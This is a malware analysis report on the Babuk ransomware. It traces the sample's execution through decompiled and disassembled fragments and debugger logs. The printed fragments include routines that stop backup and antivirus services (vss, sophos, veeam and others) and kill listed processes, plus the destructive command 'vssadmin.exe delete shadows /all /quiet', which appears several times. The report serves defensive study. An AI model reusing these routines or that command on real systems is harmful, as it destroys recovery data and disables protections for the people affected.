BABUK

A MALWARE REPORT

AARON JORNET SALES

2021

Contents

1. Introduction

One of the biggest current threats in terms of cybersecurity and the one that most concerns companies today is the Ransomware attack, its power be on encrypting as much as posible, regarding some exclusions and try to expand into a company to do as much damage as possible and request a ransom based on extortion. Babuk a ransomware with a short lifespan, is the first one in 2021.

Distinguished by a little perfected behaviour, it has already appeared in some companies, requesting for ransoms, like all the previous Ransomwares.

An example of this is the attack to Serco and PhoneHouse, in which, after cypher computers, they requested near 100.000$ through Bitcoin, the extorsión tryies to publicy sensitive and privacy content about clients, something that would cause any company to lose customers.

Ransomware attack on Serco and UK Research and Innovation

Posted By **Naveen Goud**

Phone House sufre un ciberataque: datos de 3 millones de clientes españoles en juego

NOTICIA

As well other Malwares of this family, it belongs to RaaS (Ransomware as a service) group, which is characterized by continuously being updated for sale, so it Will be easy to find different types of Babuk, and also be more difficult to be stopped because of its constant evolution.

2. Initial Access


The ways in which the babuk ransomware appears is diverse, we can found from phishing attacks, through other files that launch a *.bat* or Powershell that downloads the Malware. Like al lof these families, its objective will be to affect the largest number of computers, so it is common to be launched after gaining access to any computer in a company, making lateral movements to gain acces to a domain controler (*DC*), Babuk has the ability to move through the network drives and spreads easily through it.

3. Malware features


This Babuk Ransomware is not launched by any loader, moreover, as mentioned above, it is a very poorly maintained malware with serious performance problems, such as slowness in its execution. This time, it does not exploit any 0-day and is characterized by the use of several threads to perform the encryption, something that we can see in previous Ransomwares.

The general features of this Babuk are as follows:

	Babuk Information
MD5	A73D9DC904349B9C967DC6A724806B2D
FileType	PE, 32B
Size	75 KB
Compiler	MS Visual C++
Packer	None



This sample can be found since 12/03/2021 in VirusTotal (VT) with a large number of detections by the engines, in most cases marked as Ransomware, but due to its short lifetime, few detect it as Babuk.



4. Babuk

The Ransomware, is divided into different parts and the report will be built, respecting the order in which it is executed, so a summary of the general characteristics of how the Babuk works, is as follows:

- It will start by obtaining the key context, checking if a Mutex exists or creating one if it does not, and will increase the process completion time of the computer shutdown process.


- Later, Will check services and processes comprobará Servicios y procesos (And terminate those on its exclusion list) and deleting *ShadowCopies*.

- After that, it will create several Threads (which it will use to traverse and encrypt later) it will check shared folders, network and disks to know what it can and cannot encrypt (managing exclusion lists too)


- Finally, it will encrypt everything it wants and/or can access and will create the ransom file in each of the encrypted folders.

4.1. Preparation


First it obtains the handle of a key referenced to a *CSP*, this is very common when using encryption keys since the *CSP* contains the characteristics, as we can see, it checks if it has it



Later, we get the commandline and open a Mutex "*DoYouWantToHaveSexWithCuongDong*" that will serve as IOC, it uses it for the most common use of the Mutex, to avoid reinfection, so if we have any mutant with that name it will come out, otherwise it will create it.



In our case, we can see that we don't have any Mutex with that name, so it will create it.



After that, we can see how it will call SetProcessShutdownParameters in order to stay as long as possible running in the process.

```
push    0
push    0               ; dwLevel
call    ds:SetProcessShutdownParameters
push    offset aDebug   ; "debug"
```

4.2. Check services, processes and erase *ShadowCopies*

Subsequently, we arrive at three interesting functions, in which it checks services, processes and deletes *Shadows* and backups (usual in Ransomwares).

```
loc_409C6B:
call    _CheckServices
call    _CheckProc
call    _DeleteShadows
```

At the first one, *_CheckServices*, we see that it will try to access the service manager (*OpenSCManagerA*) and if the service matches an internal list it has, it will close it.

```
result = OpenSCManagerA(0, 0, 0xF003Fu);
hSCManager = result;
if ( result )
{
  for ( i = 0; i < 0x2C; ++i )
  {
    hService = OpenServiceA(hSCManager, (&::lpServiceName)[i], 0x2Cu);
    if ( hService )
    {
      if ( QueryServiceStatusEx(hService, 0, &Buffer, 0x24u, &pcbBytesNeeded) && v4 != 1 && v4 != 3 )
      {
        if ( !EnumDependentServicesA(hService, 1u, lpServices, 0, &pcbBytesNeeded, &ServicesReturned)
          && GetLastError() == 234 )
        {
          lpServices = (LPENUM_SERVICE_STATUSA)HeapAlloc(pcbBytesNeeded);
          if ( lpServices )
          {
            if ( EnumDependentServicesA(hService, 1u, lpServices, pcbBytesNeeded, &pcbBytesNeeded, &ServicesReturned) )
            {
              qmemcpy(&lpServiceName, &lpServices[i], 0x24u);
              hSCObject = OpenServiceA(hSCManager, lpServiceName, 0x24u);
              if ( hSCObject )
              {
                if ( ControlService(hSCObject, 1u, &ServiceStatus) )
                {
                  while ( ServiceStatus.dwCurrentState != 1 )
                  {
                    Sleep(ServiceStatus.dwWaitHint);
                    if ( QueryServiceStatusEx(hSCObject, 0, (LPBYTE)&ServiceStatus, 0x24u, &pcbBytesNeeded) )
                    {
                      if ( ServiceStatus.dwCurrentState == 1 || GetTickCount() - v8 > v7 )
                        break;
                    }
                  }
                  CloseServiceHandle(hSCObject);
                }
```

We can see, as he goes through his list, listing each of them and constantly consulting, among them we have interesting services such as backups, anyone who has any service related to *Sophos* or *Broadcom's DefWatch*, so this can serve from preventing copies are launched to be blocked

```
010E37A4   0F83 CF010000    jae 9a089790e04683ebf37d9746e0284322f59
010E37AA   6A 2C            push 2C
010E37AC   8B4D F0          mov ecx,dword ptr ss:[ebp-10]
010E37AF   8B148D 00300F01  mov edx,dword ptr ds:[ecx*4+10F3000]   edx:"vss"
010E37B6   52               push edx                               edx:"vss"
010E37B7   8B45 E8          mov eax,dword ptr ss:[ebp-18]
010E37BA   50               push eax
010E37BB   FF15 20400F01    call dword ptr ds:[<&OpenServiceA>]
```


```
76 73 73 00 73 71 6C 00 73 76 63 24 00 00 00 00  vss.sql.svc$....
6D 65 6D 74 61 73 00 00 6D 65 70 6F 63 73 00 00  memtas..mepocs..
73 6F 70 68 6F 73 00 00 76 65 65 61 6D 00 00 00  sophos..veeam...
62 61 63 6B 75 70 00 00 47 78 56 73 73 00 00 00  backup..GxVss...
47 78 42 6C 72 00 00 00 47 78 46 57 44 00 00 00  GxBlr...GxFWD...
47 78 43 56 44 00 00 00 47 78 43 49 4D 67 72 00  GxCVD...GxCIMgr.
44 65 66 57 61 74 63 68 00 00 00 00 63 63 45 76  DefWatch....ccEv
74 4D 67 72 00 00 00 00 63 63 53 65 74 4D 67 72  tMgr....ccSetMgr
00 00 00 00 53 61 76 52 6F 61 6D 00 52 54 56 73  ....SavRoam.RTVs
63 61 6E 00 51 42 46 43 53 65 72 76 69 63 65 00  can.QBFCService.
51 42 49 44 50 53 65 72 76 69 63 65 00 00 00 00  QBIDPService....
49 6E 74 75 69 74 2E 51 75 69 63 6B 42 6F 6F 6B  Intuit.QuickBook
73 2E 46 43 53 00 00 00 51 42 43 46 4D 6F 6E 69  s.FCS...QBCFMoni
74 6F 72 53 65 72 76 69 63 65 00 00 59 6F 6F 42  torService..YooB
61 63 6B 75 70 00 00 00 59 6F 6F 49 54 00 00 00  ackup...YooIT...
7A 68 75 64 6F 6E 67 66 61 6E 67 79 75 00 00 00  zhudongfangyu...
```

At the following function, we found something usual on Ransomwares, search of processes, usually it seeks to inject the Malware or perform some malicious action with a process, but in this case the logic is the same as with the services, control the running processes to shut them down if they match with its internal list


As we can see, it will make a snapshot (*CreateToolHelp32Snapshot*) and will go through the processes with *Process32First* and *Process32Next*, if it matches its blacklist, it will close them.

```
hSnapshot = CreateToolhelp32Snapshot(0xFu, 0);
pe.dwSize = 556;
for ( i = Process32FirstW(hSnapshot, &pe); i; i = Process32NextW(hSnapshot, &pe) )
{
  for ( j = 0; j < 0x1F; ++j )
  {
    if ( !lstrcmpW((&lpString1)[j], pe.szExeFile) )
    {
      hProcess = OpenProcess(1u, 0, pe.th32ProcessID);
      if ( hProcess )
      {
        TerminateProcess(hProcess, 9u);
        CloseHandle(hProcess);
      }
      break;
    }
  }
}
return CloseHandle(hSnapshot);
```

What it will do is to see which process is running, this type of Malwares always try to avoid affecting the operation of processes such, for example, *smss.exe* or *csrss.exe,* but, in this case, we can see how it checks the entire blacklist of processes in each of the processes that are running, so it checks each of the parent and child processes to try to shut down any that match any of its internal list.



First of all, it takes a process and and then it goes through all its internal list to see if it matches with any, when it has finished with the first process it will do the *Process32Next* and go to the next process and so on, this is not strange, as it will try to avoid certain processes, as we can see it will compare it to another list.



This list system can be seen in other Ransomwares with an Rsrc that contains a file as a json with all the information or directly check in memory as in this case.

The following function takes care of one of the most common tasks of this type of malware, which is the deletion of *ShadowCopies* and backup copies in general.

At *_DeleteShadows*, we first found techniques to detect which type of system we are using (32B or 64B) by using the *IsWow64Process* when taking a *Handle* from a process and checking in a *Boolean* way if it returns a 0 or 1 to determine the type of O.S.

```
sub     esp, 8
mov     [ebp+var_4], 0
push    offset aIswow64process ; "IsWow64Process"
push    offset ModuleName ; "kernel32.dll"
call    ds:GetModuleHandleA
push    eax             ; hModule
call    ds:GetProcAddress
mov     [ebp+var_8], eax
cmp     [ebp+var_8], 0
jz      short loc_403AF6
```

```
010E3AE0    50              push eax
010E3AE1    FF15 84400F01   call dword ptr ds:[<&GetCurrentProcess>]
010E3AE7    50              push eax
010E3AE8    FF55 F8         call dword ptr ss:[ebp-8]
010E3AEB    85C0            test eax,eax
010E3AED    75 07           jne 9a089790e04683ebf37d9746e0284322f59
010E3AEF    C745 FC 00000000 mov dword ptr ss:[ebp-4],0
```

```
EAX   00000001
EBX   7EFDE000
ECX   001AFA98
EDX   0026DF28
EBP   001AFA9C
ESP   001AFA94      <&IsWow64Process>
ESI   00000000
EDI   00000000
```

Also use *Wow64DisableWow64FsRedirection* in *GetProcAddress* to avoid the usual redirection to *syswow64* and get access to *system32*.

```
push    offset LibFileName ; "kernel32.dll"
call    ds:LoadLibraryA
mov     [ebp+hModule], eax
push    offset ProcName ; "Wow64DisableWow64FsRedirection"
mov     eax, [ebp+hModule]
push    eax             ; hModule
call    ds:GetProcAddress
mov     [ebp+var_4], eax
cmp     [ebp+var_4], 0
jz      short loc_4036F3
```

It will remove the *shadows*, a common technique used by Ransomwares using *ShellExecute*, which will prevent us from recovering previous versions of the O.S, and will make it impossible to recover our files that will later be encrypted.

```
}
ShellExecuteW(0, L"open", L"cmd.exe", L"/c vssadmin.exe delete shadows /all /quiet", 0, 0);
result = (FARPROC)sub_403AB0();
```

```
012C36F3    6A 00           push 0
012C36F5    6A 00           push 0
012C36F7    68 B0162C01     push 9a089790e04683ebf37d9746e0284322f5:12C16B0:L"/c vssadmin.exe delete shadows /all /quiet"
012C36FC    68 08172C01     push 9a089790e04683ebf37d9746e0284322f5:12C1708:L"cmd.exe"
012C3701    68 18172C01     push 9a089790e04683ebf37d9746e0284322f5:12C1718:L"open"
012C3706    6A 00           push 0
012C3708    FF15 4C412D01   call dword ptr ds:[<&ShellExecuteW>]
```

Thread:	1328
Class:	Process
Operation:	Process Create
Result:	SUCCESS
Path:	C:\Windows\System32\cmd.exe
Duration:	0.0000000
PID:	2656
Command line:	"C:\Windows\System32\cmd.exe" /c vssadmin.exe delete shadows /all /quiet

Thread:	2744
Class:	Process
Operation:	Process Create
Result:	SUCCESS
Path:	C:\Windows\system32\vssadmin.exe
Duration:	0.0000000

PID:	976
Command line:	vssadmin.exe delete shadows /all /quiet


Once the *shadowcopies* have been deleted, it creates semaphore, which will manage the threads and deletes all content of the recycle bin.

4.3. Thread creation and path checks

After that, it creates threads in our process, in which one of the parameters will be the function in which it encrypts and creates the TXT, so it will use the threads to encrypt, it makes a loop of threads and creates up to 8 threads more in our case, but it will be different depending on the *CPU* we are using.


```
push    0               ; lpThreadId
push    0               ; dwCreationFlags
push    1               ; lpParameter
push    offset StartAddress ; lpStartAddress -> Cipher&TXT
push    0               ; dwStackSize
push    0               ; lpThreadAttributes
call    ds:CreateThread
```

```
012C9D67   73 3E        jae 9a089790e04683ebf37d9746e0284322f59
012C9D69   6A 00        push 0
012C9D6B   6A 00        push 0
012C9D6D   6A 01        push 1
012C9D6F   68 C0972C01  push 9a089790e04683ebf37d9746e0284322f5
012C9D74   6A 00        push 0
012C9D76   6A 00        push 0
012C9D78   FF15 A8402D01 call dword ptr ds:[<&CreateThread>]
012C9D7E   8B55 E0      mov edx,dword ptr ss:[ebp-20]
012C9D81   8B4D E8      mov ecx,dword ptr ss:[ebp-18]
012C9D84   890491        mov dword ptr ds:[ecx+edx*4],eax
012C9D87   6A 00        push 0
012C9D89   6A 00        push 0
012C9D8B   6A 00        push 0
012C9D8D   68 C0972C01  push 9a089790e04683ebf37d9746e0284322f5
012C9D92   6A 00        push 0
012C9D94   6A 00        push 0
012C9D96   FF15 A8402D01 call dword ptr ds:[<&CreateThread>]
```



Number	ID	Entry	TEB	EIP	Suspend Count	Priority	Wait Reason	Last Error	User Time	Kernel Time	Creation Time	CPU Cycles
4	91C	012C97C0	7EFA9000	776DF8C1	0	Normal	Suspended	00000000	00:00:00.0000000	00:00:00.0000000	11:56:03.2737115	168786C
Main	530	012C9BA0	7EFDD000	012C9DB0	0	Normal	Executive	00000000	00:00:00.1406250	00:00:05.7812500	09:32:26.4751980	91D7A9B71
2	9F4	012C97C0	7EFD7000	776DF8C1	0	Normal	Suspended	00000000	00:00:00.0156250	00:00:00.0312500	11:53:08.2618023	EB0DD19
1	394	777041F3	7EFDA000	776E014D	0	Normal	Suspended	00000000	00:00:00.0000000	00:00:00.0468750	09:36:39.8546068	5DB419BA
7	B40	012C97C0	7EFA0000	776DF8C1	0	Normal	Suspended	00000000	00:00:00.0625000	00:00:00.0312500	11:56:40.7522271	12C9C90E
6	BB0	012C97C0	7EFA3000	776DF8C1	0	Normal	Suspended	00000000	00:00:00.0000000	00:00:00.0000000	11:56:32.9719537	6D9F1D
3	7E4	012C97C0	7EFAF000	776DF8C1	0	Normal	Suspended	00000000	00:00:00.0000000	00:00:00.0000000	11:54:07.6651226	1EED8E9
5	6A8	012C97C0	7EFA6000	776DF8C1	0	Normal	Suspended	00000000	00:00:00.0156250	00:00:00.0312500	11:56:28.2219537	C32A7D2
8	CC	012C97C0	7EF9D000	776DF8C1	0	Normal	Suspended	00000000	00:00:00.0000000	00:00:00.0000000	11:56:42.4709771	22E7F5

Afterwards, it checks that we have shared folders, in case we do not have any, it will jump several functions related to network paths encryption.




```
012C9DA5   ^ EB B1          jmp 9a089790e04683ebf37d9746e0284322f59
012C9DA7    68 6C2C2C01     push 9a089790e04683ebf37d9746e0284322f5
012C9DAC    8B55 C4         mov edx,dword ptr ss:[ebp-3C]
012C9DAF    52              push edx
012C9DB0    8B45 D4         mov eax,dword ptr ss:[ebp-2C]
012C9DB3    50              push eax
012C9DB4    E8 479EFFFF     call 9a089790e04683ebf37d9746e0284322f5
```

```
12C2C6C:L"shares"
[ebp-3C]:&L"C:\\U
edx:&L"C:\\Users\
```


In these functions, it focuses on enumerating the units that exist, traversing them and encrypting them by performing the same routine that will be used later in the other functions.

